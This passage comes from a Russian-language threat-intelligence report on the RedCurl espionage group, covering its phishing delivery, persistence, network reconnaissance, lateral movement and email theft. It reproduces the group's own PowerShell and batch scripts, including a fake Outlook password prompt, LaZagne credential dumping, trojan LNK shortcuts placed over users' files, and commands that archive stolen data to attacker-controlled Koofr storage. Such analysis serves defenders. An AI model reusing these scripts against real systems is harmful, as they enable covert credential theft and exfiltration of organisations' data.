```

Рисунок 6. Технические записи домена mailsecure[.]tech

LNK, XLAM — 2020
EXE — 2019

Такие файлы приводили к запуску RedCurl.Dropper на компьютере жертвы

Разумеется, архив был размещен не на сайте атакуемой организации, а на облачном хранилище, чаще всего Dropbox. Помимо Dropbox, в рамках кампаний RedCurl также использовались и сервисы, предоставляющие бесплатный хостинг, в частности Byethost и AttractSoft:

```
http://********.byethost22.com/3/%D0%9F%D0%BE%D0%BB%D0%BE%D0%B6%D0%B5%D0%BD%D0%B8%D0%B5%20%D0%BE%20%D0%B5%D0%B6%D0%B5%D0%B3%D0%BE%D0%B4%D0%BD%D0%BE%D0%BC%20%D0%BF%D1%80%D0%B5%D0%BC%D0%B8%D1%80%D0%BE%D0%B2%D0%B0%D0%BD%D0%B8%D0%B8%20%D1%81%D0%BE%D1%82%D1%80%D1%83%D0%B4%D0%BD%D0%B8%D0%BA%D0%BE%D0%B2.7z
http://********.byethost7.com/dl/********.7z
http://logs99.atwebpages.com/********/reports/002838177363613567218367647/actual/report.php
http://mtpon34.myartsonline.com/report/2890000027835616636545613/actual/report.php
```

В атаках, совершенных в 2020 году, использовались LNK- и XLAM- файлы. Последние представляют собой файлы надстроек Excel 2010 и Excel 2007 на основе XML с поддержкой макросов. В результате взаимодействия жертвы с такими файлами подконтрольное атакующим облачное хранилище монтировалось в локальной системе в качестве сетевого диска, осуществлялся запуск расположенного на нем **RedCurl.Dropper**, после чего жертве демонстрировался фишинговый документ.

В атаках, которые мы наблюдали в 2019 году, жертвой загружался архив с файлом, имеющим расширение .exe, представляющим собой SFX-архив (self-extracting archive — самораспаковывающийся архив). Запуск жертвой указанного файла приводил к извлечению и запуску RedCurl.Dropper. При этом запускаемый файл имел иконку документа PDF или Microsoft Word, таким образом, если на компьютере жертвы не было включено отображение расширений файлов, подозрений подобный файл вызвать не должен был (Рисунок 7).




Рисунок 7. Пример загружаемого файла с выключенным отображением расширения

В более ранних кампаниях, проведенных RedCurl в 2018 году, из SFX-архива извлекалась утилита **NirCmd**, при помощи которой запускался модуль FirstStageAgent_light. Помимо SFX-архива, использовались MHT-файлы, представляющие собой HTML-страницы с необходимыми для корректного отображения ресурсами. После открытия такого файла средствами веб-браузера пользователю предлагалось разрешить взаимодействие элементов ActiveX с компонентами веб-страницы:





Рисунок 8. MHT InitialDropper

В случае с MHT-файлом средствами Windows PowerShell запускался **RedCurl.FirstStageAgent**, а также демонстрировалось содержимое фишингового документа или веб-страницы.

2019–2020



2018




Рисунок 9. Типы троянов в 2018, 2019 и 2020

Схожим образом RedCurl.FirstStageAgent распространялся при помощи сценариев JavaScript, при этом после его запуска жертве также демонстрировалась легитимная веб-страница, предлагающая скачать, установить или повторно установить Microsoft 365 или Office 2019. Подробное описание арсенала группы RedCurl содержится в главе **«Инструменты»**.

Запуск трояна и закрепление в системе

Подавляющее большинство инструментов, используемых в кампаниях RedCurl, представляют собой сценарии Windows PowerShell. Так, запуск RedCurl.Dropper, а также монтирование облачного хранилища в качестве сетевого диска осуществлялись посредством сценария PowerShell. Один из примеров такого сценария приведен ниже:

```
powershell.exe -enc «JgAgACIAcgB1AG4AZABsAGwAMwAyAC4AZQB4AGUAIgAgAE
AAKAAiAHMAZABtADUALgBkAGwAbAAsAG8AQgBTAGkAUQBTAFUASQBTAHIAUwB5AE4AY
QBJAGEAagBQAHAAaQBWAFUAUQBCAE0AZwBBACIAKQA7ACAAbgBlAHQAIAB1AHMAZQAg
AGgAdAB0AHAAcwA6AC8ALwBhAHAAcAAuAGsAbwBvAGYAcgAuAG4AZQB0AC8AZABhAHY
AIABuADYAegByAHMAcwA5AGQAbwBxAG8AagA2AGkAdQAxACAALwB1AHMAZQByADoAZg
BvAHkAdQBiAEAAdABoAGUAdABlAG0AcABtAGEAaQBsAC4AYwBvAG0AOwAgAG4AZQB0A
CAAdQBzAGUAIABcAFwAYQBwAHAALgBrAG8AbwBmAHIALgBuAGUAdABAAFMAUwBMAFwA
ZABhAHYAIAAvAEQARQBMAEUAVABFADsA»
«rundll32.exe» @(«sdm5.dll,oBSiQSUISrSyNaIajPpiVUQBMgA»);
net use https://app.koofr.net/dav PASSWORD
/user:foyub@thetempmail.com;
net use \\app.koofr.net@SSL\dav /DELETE;
```

Указанный сценарий сохранен в пакетном файле и будет запущен после открытия фишингового SFX-архива посредством сценария VBScript. В некоторых случаях персистеность модулей осуществлялась на этапе открытия SFX-архива. В таком случае создавался ярлык в директории Startup, который содержал команду для запуска модуля.

Запуск RedCurl.Dropper, представляющего собой библиотеку, осуществляется средствами rundll32.exe, при этом из CAB-архива будут извлечены RedCurl.FSA и дополнительные модули: RedCurl.FSA.C1 и RedCurl.FSA.C2.

Необходимо отметить, что в более ранних атаках, которые имели место в 2018 году, дополнительные модули Channel1 и Channel2 загружались из облачных хранилищ. В последних атаках модули находятся в одном CAB-архиве с FirstStageAgent, но сам RedCurl.Dropper запускается из сетевого диска, который монтируется на этапе получения первичного доступа.

Данные инструменты позволяли атакующим загружать дополнительные сценарии PowerShell (и другой необходимый для достижения тех или иных целей инструментарий) из облачных хранилищ и выполнять их. Подробное описание основного и дополнительных модулей представлено в разделе **«Инструменты»**.

Персистентность в системе как основного, так и дополнительных модулей достигалась путем создания задач в планировщике:

```
/c schtasks /Create /TN «LicenseAcquisitionService\
EnableLicenseAcquisitionTask» /SC hourly /ST 02:26 /
tr «wscript.exe /B \»C:\Users\admin\AppData\Roaming\Microsoft\
EnableLicenseAcquisitionS\EnableLicenseAcquisitionF.vbs\»» /F
```

В более ранних атаках для обеспечения персистентности также использовались разделы реестра Run:

```
New-ItemProperty -Path Registry::HKCU\Software\Microsoft\
Windows\CurrentVersion\Run -Name MicrosoftCurrentUpdatesCheck
-Value «»»$Channel1Dir\check.exe»» loop 65000 3600000 execmd
««cd ««$Channel1Dir»» && call check.bat»»» -Force | Out-Null
```

Как для задач в планировщике, так и для разделов реестра имена подбирались таким образом, чтобы их было максимально сложно отличить от используемых легитимными компонентами операционной системы и приложениями: MicrosoftCurrentUpdatesCheck, MDMMaintenenceTask, WindowsActionDialog и др.

Разведка и продвижение по сети

2–6 месяцев

находится в сети жертвы RedCurl

PyArmor

Использовался RedCurl для снижения вероятности детектирования и обфускации кода инструмента LaZagne

Анализ кампаний RedCurl позволил сделать вывод, что в среднем, группа находится в сети жертвы от двух до шести месяцев. Сама стадия распространения по сети значительно растянута по времени, поскольку группа стремится оставаться незамеченной как можно дольше, не используя никаких активных троянов, которые могли бы выдать ее присутствие.

Использование сценариев Windows PowerShell и легитимных облачных хранилищ позволило RedCurl снизить количество детектирований применяемого ими инструментария до минимума. В рамках реагирований на инциденты мы идентифицировали срабатывания средств антивирусной защиты на запуск RedCurl.Dropper, при этом появляться они начали только спустя несколько месяцев присутствия вредоносного программного обеспечения в системе.

Для того чтобы снизить вероятность детектирования инструмента **LaZagne**, атакующими использовался **PyArmor**, что позволяло обфусцировать его код.

Сведения о скомпрометированной системе, доступных локальных и сетевых дисках также собирались атакующими с помощью сценариев Windows PowerShell:

```
systeminfo>>temp05\sys.txt
whoami /ALL>>temp05\whoami.txt
net use>>temp05\net.txt
wmic logicaldisk get description,name,Size>>temp05\disks.txt

Get-ChildItem "C:\\" -Recurse -Force | Out-File -FilePath ".\\temp05\\C.tmp"; Get-ChildItem "D:\\" -Recurse -Force | Out-File -FilePath "
    .\\temp05\\D.tmp";
```

Эти же сценарии применялись в том числе и для сбора информации об учетных записях электронной почты, которые впоследствии могли использоваться для нового раунда фишинговых рассылок:

```
$directory = "temp073";
$emaillist = @("");
$usersobj = (([adsisearcher]"(&(objectCategory=person)(mail=*))").findall()).properties;
$usersobj | foreach {
    $name = $_.name;
    $mail = $_.mail;
    $department = $_.department;
    $description = $_.description;
    $title = $_.title;
    $company = $_.company;
    $countrycode = $_.countrycode;
    $telephonenumber = $_.telephonenumber;
    $pwdlastset = $_.pwdlastset | Get-Date -format "dd.MM.yy";
    $lastlogontimestamp = $_.lastlogontimestamp | Get-Date -format "dd.MM.yy";
    $samaccountname = $_.samaccountname;
    $emaillist += "${name};${mail};${telephonenumber};${department};${description};${title};${countrycode};${company}
        ;${pwdlastset};${lastlogontimestamp};${samaccountname}";
} $emaillist | Out-File -FilePath ".\temp073\maillist.txt";
```

Для сбора информации об Active Directory в рамках кампаний RedCurl использовался **ADExplorer** из пакета Sysinternals:

```
net use https://app.koofr.net/dav %ypass% /user:%ylogin% /persistent:no
copy /Y "\\app.koofr.net@SSL\dav\Koofr\utils\ade.tmp"
syspack.exe x -aoa -p%packpass2% "ade.tmp" -otemp011
temp011\adexplorer.exe -accepteula -snapshot [redacted] temp03\g0719.dat>>temp03\l.txt 2>&1
timeout /T 120
syspack.exe a -p%packpass% -mhe=on -sdel -y \\app.koofr.net@SSL\dav\Koofr\STR\%computername%_%username%_dom_%random%_%date:~0,2%%date:~3,2%
    _%TIME:~0,-9%%TIME:~3,2%.tmp temp03
```

Несмотря на то что данный инструмент предназначен для работы с графическим интерфейсом, опция **snapshot** позволяет запустить его из командной строки и сохранить копию базы данных Active Directory в файл.

В отличие от многих других групп, целью которых является шпионаж, RedCurl не стремится получить доступ к системам с использованием протокола удаленного рабочего стола или его аналогов, а придерживается инструментов с интерфейсом командной строки, используя для интерактивного доступа SSH:

```
@echo off
::set pc=
::if not %pc%==%computername% goto stop
set  ylogin=jcgf1@tempomail.org
set  ypass=[redacted]
set  packpass=XVxWYx8dMW_wfJlVmdvnfQI5gut8VJFLK26a6HIsA
set  packpass2=pswbrbPccPc8VU5AQvzYY0ZP05GrLeuxR4z_uzsGIgvavqntx8
set  curdir=%cd%
mkdir temp05
mkdir temptun
taskkill /IM ssh.exe /F
net use https://app.koofr.net/dav %ypass% /user:%ylogin% /persistent:no
copy /Y \\app.koofr.net@SSL\dav\Koofr\utils\tun1.tmp
syspack.exe x -aoa -p%packpass2% "tun1.tmp" -o"temptun">>temp05\log2.txt 2>&1
net use \\app.koofr.net@SSL\dav /DELETE /Y
cd temptun
mkdir temp05
::wscript.exe /B ssh.vbs scr.bat
wscript.exe /B ssh.vbs ssh.bat
timeout /T 120
taskkill /IM ssh.exe /F
%curdir%\syspack.exe a -p%packpass% -mhe=on -y %curdir%\temp05\scr.tmp temp05
cd /D %curdir%
rd /S /Q temptun
net use https://app.koofr.net/dav %ypass% /user:%ylogin% /persistent:no
syspack.exe a -p%packpass% -mhe=on -sdel -y \\app.koofr.net@SSL\dav\Koofr\STR\%computername%_%username%_ustunlog_%date:~0,2%%date:~3,2%_%
    TIME:~0,-9%%TIME:~3,2%.tmp temp05
net use \\app.koofr.net@SSL\dav /DELETE /Y
del /F /Q tun1.tmp
:stop
rd /S /Q temp05
rd /S /Q tempexec
del %0
```

Продвижение по сети в рамках кампаний RedCurl осуществлялось при помощи модифицированных LNK-файлов (ярлыков), которые размещались на сетевых дисках:

```
$servdir = [redacted]
$P = @("*.jpg", "*.pdf", "*.doc", "*.docx", "*.xls", "*.xlsx");
for($r=0; $r -lt $P.Count; $r++) {
    if ($r -eq 0) {$ico = "${servdir}\i1.ico";};
    if ($r -eq 1) {$ico = "${servdir}\i2.ico";};
    if ($r -eq 2) {$ico = "${servdir}\i3.ico";};
    if ($r -eq 3) {$ico = "${servdir}\i3.ico";};
    if ($r -eq 4) {$ico = "${servdir}\i4.ico";};
    if ($r -eq 5) {$ico = "${servdir}\i4.ico";};
    Get-Childitem  Path $servdir -include $P[$r] -Recurse | where-object {$_.LastWriteTime -gt ((Get-Date).adddays(-30))} | where
        {$_.Attributes -ne [System.IO.FileAttributes]::Directory} | foreach {
        $tdir = $_.DirectoryName;
        $fn = $_.FullName;
        $bn = $_.BaseName;
        $nm = $_.Name;
        & ".\syspack.exe" @("x", "-aos", "-pPSSQN9hyM_JqPmKxs6bM7RtS2UM45bCs9gypPlz", "icons.tmp", "-o${tdir}\");
        attrib +H "${tdir}\*.ico";
        attrib +H "${tdir}\*.dll";
        $Shell = New-Object -ComObject ("WScript.Shell");
        $ShortCut = $Shell.CreateShortcut($_.FullName+".lnk");
        $ShortCut.TargetPath="powershell.exe";
        $ShortCut.WorkingDirectory="${tdir}";
        $ShortCut.WindowStyle = 7;
        $ShortCut.Arguments = "& rundll32.exe @(\`"url.dll,FileProtocolHandler\`", \`"${nm}\`");& rundll32.exe @(\`"
            fs01.dll,qzhYOKoaAmSjo\`")";
        $ShortCut.IconLocation = "${ico}";
        try {
            attrib +H $_.Fullname;
            $ShortCut.Save();
        } catch {};
        if ($?) {          $_.FullName | Out-File -FilePath ".\temp12\logs.txt" -Append;          echo "${fn}.lnk" | Out-File -FilePath "
            .\temp12\logs.txt" -Append;      };                    }; };
```

LNK-файлы

использовались для подмены файлов с расширениями ***.jpg, *.pdf, *.doc, *.docx, *.xls, *.xlsx.**

При открытии такого файла происходит запуск RedCurl.Dropper

Файлы с расширениями ***.jpg, *.pdf, *.doc, *.docx, *.xls, *.xlsx**, размещенные на сетевых дисках, использовались в качестве исходников. С помощью сценария Windows PowerShell создавались указывающие на них LNK-файлы, а самим файлам на сетевом диске добавлялся атрибут «скрытый». Ничего не подозревающая жертва просто открывает целевой файл, однако вместе с ним осуществляется запуск RedCurl.Dropper, который также копируется в каталог с файлами на сетевом диске. Такой способ продвижения по сети очень медленный, зато позволяет обходить некоторые системы защиты.

Примечательно, что подобная особенность указанных LNK-файлов позволила специалистам **Лаборатории компьютерной криминалистики Group-IB** обнаружить факт их открытия в UserAssist – источнике артефактов, который традиционно используется для поиска следов запуска исполняемых файлов и обычно не содержит подобных следов.

LaZagne

Инструмент, позволяющий RedCurl извлекать не только пароли из памяти, но и из файлов, например тех, что сохранены в веб-браузере жертвы

Помимо сценариев Windows PowerShell, в арсенале RedCurl есть и другие инструменты. Так, для получения учетных данных атакующими используется набирающий популярность инструмент LaZagne, который позволяет не только извлечь пароли из памяти, но и из файлов, например тех, что сохранены в веб-браузере жертвы. Указанный инструмент написан на языке Python и доставляется на скомпрометированный хост вместе с соответствующим интерпретатором:

```
@echo off
::set pc=
::if not %pc%==%computername% goto stop
set  ylogin=codvu@901.email
set  ypass=
set  packpass=5VcDHxePBAf5_5HBCGke5GwoaGMJGWtYWNwhU2f1RTWwxt
set  packpass2=JcGdOdPc_0Hd8Is7Uc7Td7Pc7Ta7GcKcLcNd9Gc3H
rd /S /Q python2
mkdir temp02
net use https://app.koofr.net/dav %ypass% /user:%ylogin% /persistent:no
copy /Y \\app.koofr.net@SSL\dav\Koofr\utils\lz242p.tmp
syspack.exe x -aoa -p%packpass2% "lz242p.tmp" -opython2
dir python2>>temp02\log.txt
dir python2\lz>>temp02\log1.txt
cd python2
python.exe lz\lz.py all>>..\temp02\pw.txt 2>&1
timeout /T 10
python.exe lz\lz.py all>>..\temp02\pw1.txt
timeout /T 10
cd ..\
net use>>temp02\net.txt
syspack.exe a -p%packpass% -mhe=on -sdel -y \\app.koofr.net@SSL\dav\Koofr\STR\%computername%_%username%_ps_%date:~0,2%%date:~3,2%_%TIME:~0,
    -9%%TIME:~3,2%.tmp temp02
net use \\app.koofr.net@SSL\dav /DELETE /Y
del /F /Q lz242p.tmp
rd /S /Q temp02
rd /S /Q python2
:stop
rd /S /Q tempexec
del %0
```

Также для сбора аутентификационных данных использовался сценарий PowerShell, который демонстрировал жертве всплывающее фишинговое окно Microsoft Outlook:

```
$packpass = "K1Tv3Cws5xB6werSLvHyzQsIaTS2kI3FSW8hu6uJjRfm9";
$unpackpass = "Jcghdf45rfjSKkvnvdJAdf_wd";
$wdir = "temp0272";
$ylogin = "heojud@relatter.ru";
$ypass = [redacted]
$davstr = "https://app.koofr.net/dav";
$davstr2="\\app.koofr.net@SSL\dav";
mkdir ".\${wdir}";
Start-Process ".\syspack.exe" -ArgumentList "x", "-aoa", "-p${unpackpass}", "cr.tmp" -Wait -NoNewWindow;
Start-Process "rundll32.exe" -ArgumentList "cr.dll,handles";
Start-Sleep 10;
Add-Type -AssemblyName System.DirectoryServices.AccountManagement;
$i=0;
$CredMessage = "";
$IsValid = $false;
$DS = New-Object System.DirectoryServices.AccountManagement.PrincipalContext('domain',$env:UserDomain);
while(!$IsValid) {          $cred = ($Host.ui.PromptForCredential("Microsoft Outlook Credentials", $CredMessage, "
    ${env:UserDomain}\${env:Username}", ""));
       $cred.GetNetworkCredential().Domain | Out-File -FilePath .\temp0272\cred.txt -Append;
       $cred.GetNetworkCredential().Username | Out-File -FilePath .\temp0272\cred.txt -Append;
       $cred.GetNetworkCredential().Password | Out-File -FilePath .\temp0272\cred.txt -Append;
    if($cred -eq $null) {continue;
};
       $IsValid = $DS.ValidateCredentials($cred.UserName,$cred.GetNetworkCredential().Password);
       if(!$IsValid){$CredMessage = "Неверное имя пользователя или пароль.";
continue;
};
 };
[Array]$proc = Get-WmiObject Win32_Process | select handle, name, commandline | where {$_.name -eq "rundll32.exe"} | where
    {$_.commandline -like "*cr.dll*"};
$proc | foreach {Stop-Process -id $_.Handle};
net use $davstr $ypass /user:$ylogin /persistent:no;
Start-Process ".\syspack.exe" -ArgumentList "a", "-p${packpass}", "-mhe=on", "-sdel", "-y", "${davstr2}\Koofr\STR\$(Get-Random)_cre.tmp",
    "${wdir}" -Wait -NoNewWindow;
net use $davstr2 /DELETE /Y;
Remove-Item -Path ".\cr.tmp" -Force;
Remove-Item -Path ".\cr.dll" -Force;
```

Введенные пользователем аутентификационные данные сохранялись в текстовый файл, после чего проверялась их валидность. Таким образом, если в атакуемой организации отсутствовала мультифакторная аутентификация, RedCurl могла получить доступ к электронной почте скомпрометированного пользователя даже тогда, когда необходимые данные не были получены с помощью **LaZagne**.

Эксфильтрация данных

Особое внимание RedCurl уделяет компрометации электронной почты. Разумеется, для того чтобы извлечь и скопировать электронные письма, в арсенале атакующих был сценарий Windows PowerShell:

```
$( $dir = "tmp04"
 Add-Type -Assembly "Microsoft.Office.Interop.Outlook"
 $Outlook = New-Object -ComObject Outlook.Application
 $Namespace = $Outlook.GetNameSpace("MAPI")
 $Folders = $Namespace.Folders | foreach {$_.Folders | select FolderPath,EntryID}
 $Folders += $Namespace.Folders | foreach {$_.Folders | foreach {$_.Folders | select FolderPath,EntryID}}
 $Folders += $Namespace.Folders | foreach {$_.Folders | foreach {$_.Folders | foreach {$_.Folders | select FolderPath,EntryID}}}
 $Folders += $Namespace.Folders | foreach {$_.Folders | foreach {$_.Folders | foreach {$_.Folders | foreach {$_.Folders | select FolderPath
     ,EntryID}}}}
 $Folders += $Namespace.Folders | foreach {$_.Folders | foreach {$_.Folders | foreach {$_.Folders | foreach {$_.Folders | foreach
     {$_.Folders | select FolderPath,EntryID}}}}}
 $Folders += $Namespace.Folders | foreach {$_.Folders | foreach {$_.Folders | foreach {$_.Folders | foreach {$_.Folders | foreach
     {$_.Folders | foreach {$_.Folders | select FolderPath,EntryID}}}}}}
 $Folders += $Namespace.Folders | foreach {$_.Folders | foreach {$_.Folders | foreach {$_.Folders | foreach {$_.Folders | foreach
     {$_.Folders | foreach {$_.Folders | foreach {$_.Folders | select FolderPath,EntryID}}}}}}}
 $Folders += $Namespace.Folders | foreach {$_.Folders | foreach {$_.Folders | foreach {$_.Folders | foreach {$_.Folders | foreach
     {$_.Folders | foreach {$_.Folders | foreach {$_.Folders | foreach {$_.Folders | select FolderPath,EntryID}}}}}}}}
 $Folders | Out-File -Width 500 -FilePath "${env:appdata}\${dir}\${env:computername}_OUTLOOK_FOLDERS.txt"
 $DateStart=[DateTime]::Now.AddDays(-8)
 $DateEnd = [DateTime]::Now.AddDays(1)
 mkdir "${env:appdata}\${dir}" -F | Out-Null
 $sFilter="([ReceivedTime] > '{0:dd/MM/yyyy}') AND ([ReceivedTime] < '{1:dd/MM/yyyy}')" -f $DateStart,$DateEnd
 $a=0
  for ($r=0
 $r -lt $Folders.Count
 $r++) {    $fld = $null
    $curfolders = $folders[$r]
    $curfldpath = $curfolders.FolderPath
    $curfldid = $curfolders.EntryID
    $fld = $Namespace.GetFolderFromId($curfldid)
    if ($fld -eq $null) {continue
}
    $curfldpath
    $fld.Items.Restrict($sFilter) | foreach {       $Name1 = -join ((65..90) + (97..122) | Get-Random -Count 15 | % {[char]$_})
        $filename=($curfldpath -replace "\\\\","" -replace "\\","_")+"_"+$Name1+".msg"
        $_.SaveAs("${env:appdata}\${dir}\${a}_${filename}")
        $a++
        }
 }
 Start-Sleep 10
 ) 2>&1 > "${env:appdata}\tmp04\log2.txt"
```

Помимо сценариев, для загрузки необходимых файлов на облачные хранилища в некоторых случаях хакерами использовались и другие инструменты. В частности, для загрузки данных на Mega (файловое хранилище) применятся набор утилит **megatools**.

Хакеры искали документы везде: как на локальных дисках, так и на сетевых корпоративных хранилищах. Среди украденных файлов мы видели:

- личные дела сотрудников
- документацию по строительству объектов
- документацию по судебным делам
- внутренние документы

Инструменты

PowerShell

Язык, на котором написан весь собственный инструментарий группы

Весь собственный инструментарий группы написан на языке PowerShell. В процессе работы догружаются сторонние программы, в том числе на языке Python. К собственным инструментам группы RedCurl относятся:

- RedCurl.InitialDropper
- RedCurl.Dropper
- RedCurl.FSA aka FirstStageAgent
- RedCurl.FSA.C1 + RedCurl.FSA.C2
- RedCurl.Commands




Рисунок 10. Схема FSA, его модулей и команд

InitialDropper

